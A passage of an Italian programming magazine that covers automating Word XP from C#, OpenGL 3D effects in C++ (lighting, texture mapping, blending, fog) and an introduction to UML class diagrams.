Scriviamo adesso all'interno delle celle. Innanzitutto inseriamo un'intestazione per ogni colonna nella prima riga della tabella, ad esempio la stringa *Colonna1*, *Colonna2* ecc., utilizzando inoltre per tale riga lo stile grassetto. Per raggiungere tale scopo basta accedere alle righe della tabella mediante l'indicizzatore *Rows* della classe *Table*, ricordandoci che gli indici devono partire da 1, a questo saranno abituati gli sviluppatori Visual basic. Anche qui per applicare il formato e scrivere il testo dobbiamo agire mediante la proprietà *Range* degli oggetti *Row*:

```
//impostiamo per la prima riga lo stile grassetto
table.Rows[1].Range.Bold=1;
for(int i=1;i<=nCols;i++) {
  //in ogni cella della prima riga inseriamo
                        l'intestazione "Colonna i"
  table.Rows[1].Cells[i].Range.Text="Colonna "+i;
}
```





Fig. 5: **La tabella inserita da codice.**

Notate come, anche per accedere alle singole celle l'indice di partenza è l'uno e non lo zero. Lo stesso scopo si poteva ottenere accedendo direttamente alle celle, meccanismo utilizzabile per scrivere naturalmente anche in ogni altra cella della tabella, mediante il metodo *Cell(int r, int c)* che restituisce un oggetto *Cell* corrispondente agli indici specificati come argomenti. Ad esempio per inserire una stringa nell'ultima cella in basso a destra (vedi **Figura 5**) possiamo scrivere:

```
Word.Cell cell=table.Cell(nRows,nCols);
Cell.Range.Text="Ultima cella";
```

COSA SUCCEDE IN WORD?

È possibile, oltre che interagire con un documento da codice, come abbiamo visto finora, monitorare quello che accade nell'applicazione Word, vale a dire seguirne tutti gli eventi, come il cambiamento del contenuto, l'apertura del documento stesso, il suo salvataggio e quant'altro vogliamo, anche lo spostamento o il ridimensionamento della finestra di Word. Nelle righe seguenti vediamo come aggiungere agli eventi di *DocumentChange*, *WindowSize*, *DocumentOpen* e *DocumentSave* i relativi metodi di gestione, che abbiamo chiamato rispettivamente *DocChange, WordResize, OpenDoc,* e *Savedoc:*

```
app=new Word.Application();
Word.ApplicationEvents3_DocumentChangeEventHandler
                                    myChangeDoc = new
Word.ApplicationEvents3_DocumentChangeEventHandler
                                          (DocChange);
app.DocumentChange +=myChangeDoc;
Word.ApplicationEvents3_WindowSizeEventHandler
            myResize=new Word.ApplicationEvents3_
              WindowSizeEventHandler(WordResize);
app.WindowSize+=myResize;
Word.ApplicationEvents3_DocumentOpenEventHandler
         myOpenDoc=new  Word.ApplicationEvents3_
             DocumentOpenEventHandler(OpenDoc);
app.DocumentOpen+=myOpenDoc;
Word.ApplicationEvents3_
  DocumentBeforeSaveEventHandler myDocSave=new
                         Word.ApplicationEvents3_
        DocumentBeforeSaveEventHandler(SaveDoc);
app.DocumentBeforeSave+=myDocSave;
```

A questo punto bisogna fornire l'implementazione dei metodi di gestione, ad esempio possiamo gestire i messaggi di ridimensionamento della finestra di word con il metodo seguente, che stampa le dimensioni della nuova finestra:

```
public void WordResize(Word.Document
                     doc,Word.Window window) {
  Console.WriteLine("Nuova dimensione:
        ("+window.Width+","+window.Height+")"); }
```

Sul cd allegato troverete comunque un esempio che gestisce tutti gli eventi detti prima.

E LE ALTRE APPLICAZIONI?

I *Primary Interop Assemblies* di Office XP permettono di interagire con tutte le applicazioni del pacchetto Office XP di Microsoft. In questo articolo abbiamo visto come sia possibile programmare Word XP usando il linguaggio C#, e naturalmente il tutto è valido per ogni altro linguaggio supportato dal .NET framework. Nel prossimo articolo vedremo anche come interagire con le altre applicazioni Office.

Antonio Pelleriti

- PROFESSIONAL C# *Robinson et al.* (Wrox Press.)
- RIFERIMENTI A MICROSOFT WORD VISUAL BASIC (vbawd10.chm)

L'AUTORE

Antonio Pelleriti è ingegnere informatico ed attualmente lavora presso un centro di sviluppo software di una azienda multinazionale. Si occupa di processi di sviluppo, progettazione object-oriented in UML, sviluppo di software in C++, Visual C++, C#, Java. Potete contattarlo all'indirizzo antonio.pelleriti@visualcsharp.it

Effetti speciali 3D con C++ e OpenGL - seconda parte

L'applicazione di effetti digitali

In quest'articolo approfondiremo e concluderemo la descrizione dei principali comandi OpenGL che abbiamo iniziato sul numero scorso, mostrando i dettagli dell'implementazione 3D.

Dopo aver assimilato le nozioni di base, siamo pronti per metterle in pratica e dare libero sfogo alla nostra immaginazione! Ricordo che questo articolo vuole essere una presentazione (certo, non esaustiva) di ciò che è possibile realizzare con OpenGL, con un po' di fantasia: vuole darvi uno spunto e le conoscenze di partenza, dopodiché la vostra guida sarà la vostra creatività… gli effetti 3D più realistici e suggestivi si ottengono attraverso complesse combinazioni di comandi, e certo nessun articolo potrebbe descriverle tutte! Se questo aspetto suscita in voi interesse potete contattarmi e avremo l'opportunità di discuterne insieme.

UNA PANORAMICA DEI DIVERSI EFFETTI

Il programma di esempio è stato realizzato con l'idea di consentire ad ogni effetto di essere apprezzato singolarmente o in combinazione con altri: potete quindi attivare o disattivare ciascuno di essi utilizzando i tasti funzione (da *F1* a *F6*). Inoltre, potete visualizzarli in diverse modalità: la prima è quella che mostra il modellino nella "semplicità" dei punti che lo compongono; per attivare questa modalità, lanciamo il programma e impostiamo ad *off* tutti gli effetti e a *Points* la modalità di visualizzazione (con il tasto *F7*). Il numero totale di vertici di cui è composto il nostro elicottero è quasi quattromila, e il risultato è quello presente in Fig. 1. La seconda modalità è quella comunemente nota come wireframe: il modellino mostra le linee di interconnessione tra i vertici, e il suo aspetto è quello che avrebbe in un programma CAD. La terza ed ultima modalità è quella *solid*: le facce che compongono il modellino sono riempite con un colore uniforme. Per apprezzare a pieno questa modalità è utile attivare l'effetto luce: le facce avranno una tonalità di colore diversa a seconda

Fig. 1: *L'elicottero in modalità point.*

Fig. 2: *L'elicottero con luce e smooth shading attivi.*

della loro posizione rispetto alla sorgente di luce (altrimenti avrebbero tutte la stessa tonalità); in questo modo apparirà chiara la composizione delle facce dell'elicottero. La luce è il primo tra i diversi effetti che implementeremo ed è indispensabile in ogni applicazione 3D; un oggetto tridimensionale, infatti, non apparirà mai tanto realistico se non è illuminato. Un altro effetto, ad esso direttamente collegato, e di paragonabile importanza nella realizzazione di scene realistiche è l'ombra, che per la sua complessità richiede una trattazione a sé (se è di vostro interesse, potrà tro-

vare posto in un nuovo numero di questa rivista). Il secondo effetto è lo *smooth shading;* questo consente di avere sfumature tra i vertici che descrivono le facce del modellino. Ogni faccia non apparirà più colorata uniformemente, ma il colore di ogni punto di cui è composta sarà calcolato a partire dai colori assegnati ai suoi vertici. Nel nostro caso, quindi, applicare lo *smooth shading* è utile solo se è attiva anche la luce, che permette ai vertici di assumere un colore diverso in base alla loro posizione relativa rispetto alla fonte di luce (altrimenti i vertici avrebbero lo stesso colore e la sfumatura non sarebbe visibile). Il risultato è presentato in Fig. 2. L'effetto di gran lunga più comune in tutti i

GLOSSARIO

VETTORI NORMALI E MATERIALI

Abbiamo descritto come attivare una luce e specificare un valore per le sue componenti: d'ambiente, diffusa o speculare. Nel primo caso la luce non proviene da una direzione particolare, quindi l'intero oggetto appare illuminato uniformemente. Negli altri casi, però, la fonte di luce ha una posizione precisa nello spazio e i raggi che arrivano ad ogni punto hanno una direzione specifica. Come fa dunque OpenGL a calcolare l'orientamento nello spazio di ogni vertice e quindi il suo colore? La soluzione consiste nello specificare per ogni vertice il suo vettore normale, cioè un vettore la cui direzione è perpendicolare ad una superficie e punta verso l'esterno della superficie stessa.

Per specificare un vettore normale si utilizza il comando *glNormal* all'interno di un blocco *glBegin*-*glEnd*, prima del comando *glVertex* a cui si riferisce.

videogiochi è il *texture mapping*. Consiste nell'applicare un'immagine (o texture) ad una o più facce di un oggetto, incrementandone la resa qualitativa e riducendo i calcoli che sarebbero richiesti per rappresentare la stessa immagine con le primitive standard (anche se questo avrebbe il vantaggio di una maggiore definizione). Ciò non significa che quest'effetto non sia dispendioso in termini di risorse, sia per i calcoli necessari che per la memoria richiesta per conservare le immagini. Ma, data la sua notevole diffusione, le moderne schede grafiche sono fortemente ottimizzate e forniscono quantitativi di memoria dedicata sempre più alti; OpenGL mette a disposizione gli strumenti giusti per utilizzarle correttamente ed in maniera efficiente. In Fig. 3 mostriamo una combinazione di tutti gli effetti descritti finora. All'ultima immagine che abbiamo mostrato applicheremo separatamente due nuovi effetti: *blending* e *fog*. Utilizziamo il primo per rendere semi-trasparenti le facce del nostro modellino; è utile quindi per aumentare il realismo simulando, per esempio, materiali come il vetro o l'acqua. Nell'esempio applicheremo il blending a tutto il modellino, così che le facce in primo piano lascino trasparire quelle in secondo piano e l'elicottero appaia quasi un "fantasma". Attivando il background a stella, che abbiamo implementato nella prima parte dell'articolo, possiamo apprezzare chiaramente il risultato: la stella risulta visibile anche attraverso l'elicottero; utile come dimostrazione anche se un po' fantasiosa! L'effetto *fog* (nebbia) è utile per mostrare scene in cui la visibilità è precaria, per la rarefazione dell'aria dovuta, per esempio, a motivi atmosferici o alla presenza di fumo o smog. Scopriremo felicemente che, sebbene quest'effetto possa dar vita a scene davvero realistiche, non richiede alcuno sforzo da parte nostra e può essere implementato in OpenGL con estrema semplicità. Oltretutto può essere utile anche per ridurre la quantità di calcoli necessari per mostrare scene all'aperto, come avviene in alcuni videogiochi: dal momento che alcuni oggetti si trovano troppo lontani dal nostro punto di vista e la nebbia li rende invisibili, possono essere trascurati del tutto e non visualizzati. Tutti gli effetti che abbiamo descritto richiedono, soprattutto se sono combinati tra loro e la scena è complessa, l'uso di liste di visualizzazione.

Fig. 3: *L'elicottero con texture mapping, luce e smooth shading attivi.*

LISTE DI VISUALIZZAZIONE

Una lista di visualizzazione *(display list)* è un sistema per memorizzare un gruppo di comandi OpenGL correlati, così che siano conservati in una memoria dedicata ed eseguiti più velocemente. Dopo aver creato una lista possiamo richiamarla in ogni momento: i comandi verranno eseguiti nell'ordine che abbiamo specificato durante la creazione. Questo lascia trasparire la principale limitazione nell'uso di questa funzionalità: non possiamo utilizzare *display list* nel caso in cui non conosciamo il valore di alcuni parametri necessari per la visualizzazione, ma li conosceremo solo in qualche momento durante l'esecuzione del programma. Pensate, ad esempio, al numero di fotogrammi al secondo che viene mostrato in alto

sullo schermo: questa variabile dipende dalle caratteristiche del computer sul quale il programma viene eseguito, e verrà ricalcolato ogni secondo in base al numero di volte che è stato effettivamente aggiornata la scena. Nel nostro esempio useremo diverse liste di visualizzazione (come possiamo vedere in Fig. 10), e la classe *DisplayList* renderà semplice la loro creazione e il loro utilizzo. Ci basterà creare una classe che derivi da *DisplayList* per ereditare il suo funzionamento: in più, specializzeremo il comportamento della nuova classe implementando il metodo virtuale *Draw*, cioè quello che contiene l'insieme di comandi che desideriamo memorizzare.

TEXTURE MAPPING


Come possiamo vedere dalle immagini, il texture mapping è un effetto essenziale in una scena 3D; scegliendo qualsiasi altra combinazione tra gli effetti disponibili, il nostro elicottero non apparirebbe mai altrettanto realistico. I passi seguenti mostrano come creare una texture:

- carichiamo un'immagine da file;
- generiamo un ID univoco per la texture;
- definiamo una texture con i dati dell'immagine caricata;
- scegliamo la modalità di filtering.

La classe *Texture* del nostro framework rende immediata la creazione di texture:

```
Texture  m_texFont;
m_texFont.Load(_TEXT("Font.bmp"), false,
                              GL_LINEAR, GL_LINEAR);
```

Il metodo *Load* si occupa di eseguire i passi descritti per noi:

```
bool Texture::Load (const TCHAR* pszFileName, bool
                                  bEnableMipmapping,
GLenum nMinFilter, GLenum nMagFilter) {
  ASSERT (pszFileName != NULL);
  AUX_RGBImageRec* pDib =
                          auxDIBImageLoad(pszFileName);
  if (pDib == NULL)
  return false;
  Generate();
  ASSERT (m_nID != 0);
  // Bind the texture to the texture arrays index and
                                      init the texture
  glBindTexture (GL_TEXTURE_2D, m_nID);
  if (bEnableMipmapping)
    gluBuild2DMipmaps (GL_TEXTURE_2D, 3, pDib->sizeX,
              pDib-> sizeY, GL_RGB, GL_UNSIGNED_BYTE,
                                          pDib->data);
  else
    glTexImage2D (GL_TEXTURE_2D, 0, 3, pDib->sizeX,
           pDib-> sizeY, 0, GL_RGB, GL_UNSIGNED_BYTE,
                                          pDib->data);
    glTexParameteri (GL_TEXTURE_2D,
                    GL_TEXTURE_MIN_FILTER, nMinFilter);
    glTexParameteri (GL_TEXTURE_2D,
                    GL_TEXTURE_MAG_FILTER, nMagFilter);
    free (pDib->data);
    free (pDib);
  return true;
}
```

NOTA

VELOCITÀ DI ESECUZIONE

Generalmente ci aspettiamo che un'animazione 3D si muova più velocemente se il pc su cui gira vanta una scheda grafica di buona qualità. Questo può non essere il nostro intento; pensate un attimo a cosa succederebbe se, durante una partita ad un videogioco in modalità multiplayer, affrontassimo un avversario che gioca su un pc più potente del nostro: se la velocità di movimento fosse legata alla velocità del computer, il nostro avversario sarebbe più veloce di noi e ci sconfiggerebbe in un batter d'occhio. Provando l'esempio che accompagna l'articolo su computer diversi noterete che la velocità dell'animazione è costante, indipendentemente dalla velocità del sistema. Ciò che cambia è la fluidità dell'animazione: un pc molto potente mostrerà un'animazione fluida, con un elevato frame rate. La soluzione è quella di associare al tempo, la cui progressione rimane costante su qualsiasi sistema, le variabili di nostro interesse (la distanza percorsa da un giocatore, l'angolo di rotazione di un oggetto): normalmente ciò viene realizzato utilizzando un high-resolution timer (per un esempio, date uno sguardo al metodo RenderScene).

Per caricare l'immagine da file utilizziamo la funzione *auxDIBImageLoad* di *glaux* (la libreria ausiliaria di OpenGL); al termine la funzione restituisce un puntatore ad una struttura di tipo *AUX_RGBImageRec* che conterrà la dimensione dell'immagine e i dati che descrivono i sui pixel, secondo il suo formato. Poi generiamo un ID che identifica univocamente la texture con *Generate* che chiama direttamente la funzione OpenGL *glGenTextures*. Con *glBindTexture* impostiamo l'ID della texture corrente, cioè quella sulla quale avranno effetto i comandi OpenGL che eseguiremo.
Utilizziamo il comando *glTexImage2D* per creare una texture a due dimensioni dall'immagine appena caricata, secondo le sue dimensioni ed il formato dei pixel. Infine, con *glTexParameteri* scegliamo la modalità di *filtering*, cioè il modo in cui verranno interpolati i dati di una texture quando il poligono al quale verrà applicata è più piccolo o più grande rispetto alle dimensioni della sua immagine. Il *filtering* ed il *mip mapping* permetto-

no di rendere le texture meno “sgranate” quando non vengono mostrate nella loro dimensione naturale, cioè quella in cui l’immagine associata è stata disegnata. Infatti, un oggetto molto lontano o molto vicino al punto di vista dell’osservatore metterebbe in risalto la sgranatura dell’immagine per via del rimpicciolimento o dell’ingrandimento che viene effettuato da OpenGL. Con il comando *gluBuild2Dmipmaps* possiamo creare automaticamente in anticipo delle immagini (a partire da una singola texture) via via più piccole, che vengono pre-filtrate in modo che la resa visiva sia ottimale. Per applicare una texture ad un poligono dobbiamo aggiungere un comando per ogni vertice nel blocco compreso tra *glBegin* e *glEnd*, ciò che descrive la primitiva che intendiamo disegnare. Il comando è *glTexCoord* (disponibile in numerose varianti) e stabilisce per ogni vertice quale sarà il punto di riferimento all’interno dell’immagine che verrà ad esso “incollato”. Il caso più semplice è quello di un quadrilatero, in cui ad ognuno dei quattro vertici corrisponde un’estremità dell’immagine:

```
glBegin(GL_QUADS);
glTexCoord2f(0.0f, 0.0f); glVertex3f(-1.0f, -1.0f,  1.0f);
                                              // bottom left
glTexCoord2f(1.0f, 0.0f); glVertex3f( 1.0f, -1.0f,  1.0f);
                                              // bottom right
glTexCoord2f(1.0f, 1.0f); glVertex3f( 1.0f,  1.0f,  1.0f); // top right
glTexCoord2f(0.0f, 1.0f); glVertex3f(-1.0f,  1.0f,  1.0f); // top left
glEnd();
```

È il modo in cui, nel nostro esempio, visualizziamo del testo sullo schermo. Vi sembrerà strano, ma OpenGL non fornisce un metodo “immediato” per stampare dei caratteri: risolviamo il problema creando una texture contenente l’insieme completo dei caratteri che desideriamo visualizzare, poi creiamo un quadrilatero per ogni carattere e specifichiamo la sua posizione all’interno della texture. Per rendere più immediata questa soluzione, abbiamo preparato la funzione *TextOut*, che prende in ingresso il testo da stampare e la sua posizione nello spazio.

NOTA

STRUMENTI PER IL DEBUG

Coloro che utilizzano abitualmente l’ambiente Visual C++ per realizzare applicazioni MFC possono contare su una serie di utilità per il debugging che non sono disponibili per applicazioni Win32: le macro ASSERT/VERIFY, la macro TRACE per scrivere sulla finestra di output, l’overloading degli operatori new e delete per tener traccia di eventuali memory leaks. Nel nostro framework (che non fa alcun uso di MFC) abbiamo implementato tutte queste funzionalità apparentemente semplici, ma davvero utili per rendere efficace lo sviluppo e il testing in modalità di DEBUG e che spariscono del tutto in RELEASE.

GESTIRE LA LUCE CON OPEN GL

OpenGL definisce luce d’ambiente, diffusa e speculare: ciascuna di queste ha delle caratteristiche particolari. La luce d’ambiente è quella di cui non distinguiamo la sorgente; gli oggetti appaiono così ugualmente illuminati da far pensare che la luce provenga da ogni direzione. Le luci diffusa e speculare provengono da una sorgente ben nota; la differenza è che nel primo caso l’oggetto illuminato tende a riflettere la luce ugualmente in ogni direzione, nel secondo la luce viene riflessa in una particolare direzione. Nella realtà quotidiana, è difficile pensare ad una luce che faccia parte di una sola di queste categorie; è, invece, costituita da intensità differenti di ciascuna delle tre componenti. Nel nostro esempio, l’elicottero è illuminato da una luce d’ambiente e una diffusa, quest’ultima proveniente da un punto ideale che ruota attorno all’oggetto. I passi che seguiamo per attivare la luce sono i seguenti:

```
   GLfloat  fAmbientLight[] = { 0.6f, 0.6f, 0.1f, 1.0f };
   GLfloat fDiffuseLight[] = { 0.9f, 0.9f, 0.9f, 1.0f };
   Glfloat fLightPos[] = { 0.0f, 0.0f, -120.0f, 1.0f };
   glLightfv(GL_LIGHT0, GL_AMBIENT, fAmbientLight);
   glLightfv(GL_LIGHT0, GL_DIFFUSE,  fDiffuseLight);
   glLightfv(GL_LIGHT0, GL_POSITION, fLightPos);
glEnable(GL_LIGHT0);
```

Definiamo il colore per le due componenti e li passiamo al comando *glLight* sotto forma di array, la prima volta specificando il parametro *GL_AMBIENT* e la seconda *GL_DIFFUSE;* con il parametro *GL_POSITION* specifichiamo la posizione iniziale della luce.

SMOOTH SHADING

Lo *smooth shading* è l’effetto di gran lunga più semplice da realizzare tra quelli mostrati. Così semplice… che è già attivo in partenza! È controllato da una variabile di stato e dal comando *glShadeModel*, che può accettare uno tra i valori *GL_FLAT* e *GL_SMOOTH*; se non viene modificato, è già attivo quest’ultimo.

EFFETTO BLENDING

Il blending consente di avere il controllo su come, ogni nuovo pixel che sta per essere disegnato, verrà combinato con il pixel già presente sullo schermo nella stessa posizione. Le possibilità di combinazione sono molteplici e sono controllate dal comando *glBlendFunc:* il primo argomento permette di regolare il valore che assumerà il nuovo pixel (sorgente) e il secondo quello che avrà il pixel di destinazione (cioè quello già presente sullo schermo); normalmente, il primo ha valore *GL_ONE* e il secondo *GL_ ZERO*, così che ogni pixel nuovo andrà a rimpiazzare, completamente, quello sullo schermo. Il *blending* ha numerose applicazioni: non solo permette di realizzare superfici trasparenti, ma è anche utile per implementare l’antialiasing, che consente di ridurre la scalettatura degli oggetti sullo schermo sfuman-

done i contorni, come nel caso della fonte di luce:

```
if (m_bLighting) {
    glColor3f(m_fAmbientLight[0],
          m_fAmbientLight[1], m_fAmbientLight[2]);
    glHint(GL_POINT_SMOOTH_HINT, GL_NICEST);
    glPointSize(20);
    glEnable(GL_POINT_SMOOTH);
    glBlendFunc(GL_SRC_ALPHA,
                        GL_ONE_MINUS_SRC_ALPHA);
    glEnable(GL_BLEND);
    glBegin(GL_POINTS);
      glVertex4fv(m_fLightPos);
    glEnd();
    glDisable(GL_BLEND);
    glDisable(GL_POINT_SMOOTH);
    glPointSize(1);
}
```

Nell'esempio, attiviamo il *blending* e disegniamo un punto di diametro 20 dello stesso colore della luce; il risultato è il punto luminoso che ruota sullo schermo attorno all'elicottero e rappresenta la nostra fonte di luce ideale.

APPLICARE L'EFFETTO NEBBIA


Abbiamo anticipato che questo effetto, pur essendo molto appariscente, è altrettanto semplice da realizzare in OpenGL. Per prima cosa, stabiliamo la modalità tra tre disponibili con il comando *glFogi* e il parametro *GL_FOG_MODE:* possiamo scegliere tra *GL_LINEAR, GL_EXP* e *GL_EXP2.* Queste modalità corrispondono a tre diverse funzioni che regolano il modo in cui il colore di ogni vertice viene sfumato in base alla sua posizione rispetto al punto di vista dell'osservatore (linearmente o in base ad un ulteriore valore di densità che abbiamo scelto). Nel nostro esempio utilizziamo *GL_LINEAR,* specificando il valore *z* di partenza, cioè dove la nebbia sarà assente e quello di fine, dove la nebbia sarà così fitta che nessun oggetto apparirà più visibile. Dopo aver scelto il colore per la nebbia (uguale al colore di sfondo) è sufficiente attivare la sua variabile di stato con *glEnable(GL_FOG),* perché l'effetto sia attivo su tutti gli oggetti che disegneremo nello spazio.

RENDERING DELL'ELICOTTERO

Il rendering del nostro modellino, che carichiamo da un file in formato *3DS,* rappresenta la parte più complessa dell'intero programma: la sua complessità è ben "nascosta" nella classe *Model3D,* che potete prelevare dal progetto ed utilizzare liberamente e con facilità nelle vostre applicazioni. Abbiamo scelto il formato *3DS* per rendere il codice più utile possibile, visto ché è uno tra i più diffusi. Per il caricamento abbiamo utilizzato e integrato nella nostra classe il codice sorgente disponibile al seguente link: *www.gametutorials.com.* Il metodo *Render* si occupa di enumerare tutti gli oggetti di cui è composto il modellino, applicarvi una texture, se presente, e poi disegnare ogni faccia che lo compone, secondo la modalità che abbiamo scelto tra *point, wireframe* e *solid.* Data la mole di dati presente (l'elicottero ha circa cinquemila facce), abbiamo inserito la chiamata al metodo *Render* nella *display list HeliDL:* in questo modo i comandi richiesti e tutti i cambiamenti di stato effettuati in base alle scelte sugli effetti verranno memorizzati ed eseguiti più velocemente; ogni volta che l'utente modificherà uno dei parametri, questa display list verrà ricreata.

MUSICA MAESTRO!

Il nostro framework comprende anche una classe per la riproduzione di brani musicali semplice ma funzionale; facciamo uso di *FMOD,* una libraria di terze parti molto ben realizzata, com'è confermato dal successo che riscuote sulla scena demo internazionale. L'interfaccia della nostra classe, che si trova nel file *Music.h,* comprende i metodi per caricare un brano musicale in memoria da un file (con estensione xm, mod, midi, rmi ed altre), ed iniziarne, bloccarne e terminarne la riproduzione. L'esecuzione di brani di questo formato è molto efficiente e lascia libere le risorse perché siano dedicate alla ben più complessa parte grafica. La libreria *FMOD* comprende comunque funzioni per riprodurre brani nei formati musicali più comuni, tra i quali il formato mp3 (troverete un esempio del suo utilizzo sulla mia pagina web).

Marco Era

L'AUTORE

Marco Era studia Informatica presso l'Università di Salerno. Da tre anni lavora in qualità di consulente Visual C++ e le sue esperienze lavorative hanno incluso i nomi di Ericsson Lab Italy e ITStaff S.P.A. Attualmente lavora per conto di A&Day alla suite MyOffice di Nemetschek. La sua pagina web è disponibile all'indirizzo: www.marcoera.com. **Per contatti e feedback su questo articolo potete scrivere a:** marco.era@ioprogrammo .it


NOTA

COME MISURARE IL FRAME RATE

Misurare il numero di fotogrammi al secondo è una pratica così ricorrente in videogiochi e demo (ed è utile soprattutto in fase di testing sull'impatto di una nuova funzionalità) che abbiamo deciso di realizzarne un'implementazione generica al punto di inserirla nella classe base del nostro framework: la classe FullScreenGLApp. Una variabile che rappresenta il numero di fotogrammi visualizzati ha inizialmente valore nullo, e verrà incrementata automaticamente ogni volta che chiameremo il metodo CalculateFrameRate (sarà compito nostro farlo nella nostra classe derivata dopo aver aggiornato lo schermo). Dopo ogni secondo il valore accumulatosi di questa variabile verrà conservato e reso disponibile in un campo della classe e la variabile verrà azzerata (e così via).

Introduzione alla progettazione visuale

I Class Diagram

I Class Diagram spesso rappresentano gran parte della progettazione del software. Come vedremo, i tool che ci consentono di disegnare i Class Diagram spesso generano automaticamente il codice.

Nell'articolo precedente abbiamo conosciuto UML, strumento di eccezionale flessibilità per la progettazione di sistemi software di qualità indipendentemente dal linguaggio e dal processo di sviluppo utilizzati. UML consente di modellare la realtà che ci circonda attraverso un insieme di diagrammi in grado di rendere in modalità visuale ogni singolo aspetto del sistema che ci interessa. Ormai siamo in grado, attraverso un uso attento degli *Use Case Diagram*, di descrivere uno scenario concreto di operatività degli utilizzatori di un qualunque sistema. Siamo in grado di affrontare il problema della progettazione di un sistema software dal punto di vista degli oggetti che lo compongono (o meglio, delle classi di oggetti che lo compongono) e di conseguenza di definire le relazioni tra questi. L'obiettivo di questo articolo è descrivere i *Class Diagram* ed imparare a capire la struttura di una componente software semplicemente guardando e leggendo il suo diagramma delle classi.

UN APPROCCIO TOP-DOWN

Nell'articolo precedente abbiamo imparato a conoscere gli *Use Case Diagram* adottando una tecnica bottom-up, abbiamo cioè costruito alcuni diagrammi complessi a partire dagli elementi fondamentali della grammatica UML. Questa volta, invece, utilizzeremo un approccio diverso: a partire da un Class Diagram dotato di tutte le caratteristiche di base, impareremo a leggerlo e di conseguenza ne scopriremo tutti i dettagli della sintassi. Il Class Diagram in questione è quello visibile in Fig. 1 e contiene una struttura di classi che descrive una gerarchia di clienti, che possono essere clienti privati o aziendali, con i rispettivi ordini. Nel diagramma c'è anche una classe che contiene alcune funzioni di utilità.

Fig. 1: Un completo Class Diagram.

LE CLASSI

Un diagramma delle classi si chiama così perché descrive tutte le classi di un sistema e le relazioni che tra queste intercorrono, ma una classe… cos'è? Una classe, secondo la definizione accademica, è una collezione di oggetti con simile struttura, comportamento e relazioni. Per la definizione del termine oggetto ci si può rifare a Bruce Eckel che dice:

- Qualsiasi cosa è un oggetto;
- Un sistema software è un gruppo di oggetti che comunicano scambiandosi messaggi;
- Ogni oggetto ha un tipo;
- Tutti gli oggetti di un particolare tipo possono ricevere e gestire gli stessi messaggi.

Una classe, quindi, è il tipo di un oggetto, viene utilizzata per raggruppare gli oggetti con le stesse caratteristiche di struttura e comportamento. Un diagramma delle classi, pertanto, descrive la struttura degli oggetti e non gli oggetti stessi, infatti nel diagramma di Fig. 1 esiste la classe *Customer* che descrive la struttura ed il comportamento di ogni singolo oggetto che sarà istanza di quella classe. In

particolare la struttura della classe viene descritta attraverso l'elenco degli attributi (o proprietà), mentre il comportamento viene descritto attraverso l'elenco dei metodi (o operazioni). Ecco quindi il primo dei mattoni fondamentali di un Class Diagram: l'elemento *classe*. Nel diagramma di Fig. 1 sono presenti ben sette classi distinte che descrivono sette diverse tipologie di possibili oggetti. Analizziamo adesso il generico elemento classe, in questo modo saremo in grado di capire i dettagli delle classi presenti in Fig. 1.
In UML una classe è rappresentata come un rettangolo diviso in quattro sezioni orizzontali, un esempio di dettaglio è visibile in Fig. 2.





Fig. 2: *Le sezioni che compongono un elemento Class.*

Le sezioni (dall'alto verso il basso) sono le seguenti:

- **name compartment:** contiene il nome della classe scritto in carattere grassetto, se si tratta di un'interfaccia è presente il modificatore interface e se la classe è astratta il nome della classe sarà scritto in carattere corsivo;
- **attribute compartment:** contiene la lista di tutti gli attributi della classe, esistono modificatori visuali per definire le caratteristiche di visibilità e di comportamento dei singoli attributi;
- **operation compartment:** contiene la lista di tutti i metodi utilizzabili sulla classe, esistono modificatori visuali per definire le caratteristiche di visibilità e di comportamento dei singoli metodi;
- **properties compartment:** contiene la lista di tutte le proprietà della classe, una proprietà si differenzia da un attributo perché per essa esistono implicitamente alcuni metodi propri della sintassi JavaBeans (*getter* e *setter*).

Adesso che abbiamo queste prime nozioni possiamo rivedere il diagramma di Fig. 1 ed a questo punto possiamo capire che il nostro sistema software è composto complessivamente da sette classi e tra queste vi sono:

- tre classi "tradizionali": *Customer, Order* e *CorporateCustomer*
- un bean: *PersonalCustomer* (si riconosce anche per il quadratino aggiuntivo in alto a sinistra)
- due interfacce: *EmployeeIface* e *PersonIface*
- una classe astratta: *Utils*

I MODIFICATORI


Dal punto di vista di un linguaggio di programmazione, un *modificatore* è una parola chiave *(keyword)* che, quando viene associata alla definizione di un componente del linguaggio, ne modifica il comportamento. Facciamo subito un esempio in Java per chiarire il concetto. Per scrivere la definizione di una classe si usa questa sintassi:

```
public class NomeClasse {
    public static  void nomeMetodo(int parametro) {
    }
}
```

Se intendiamo modificare il comportamento o la struttura della classe, per esempio rendendola astratta, inseriamo un modificatore:

```
abstract public class NomeClasse {
    public static  void nomeMetodo(int parametro) {}
}
```

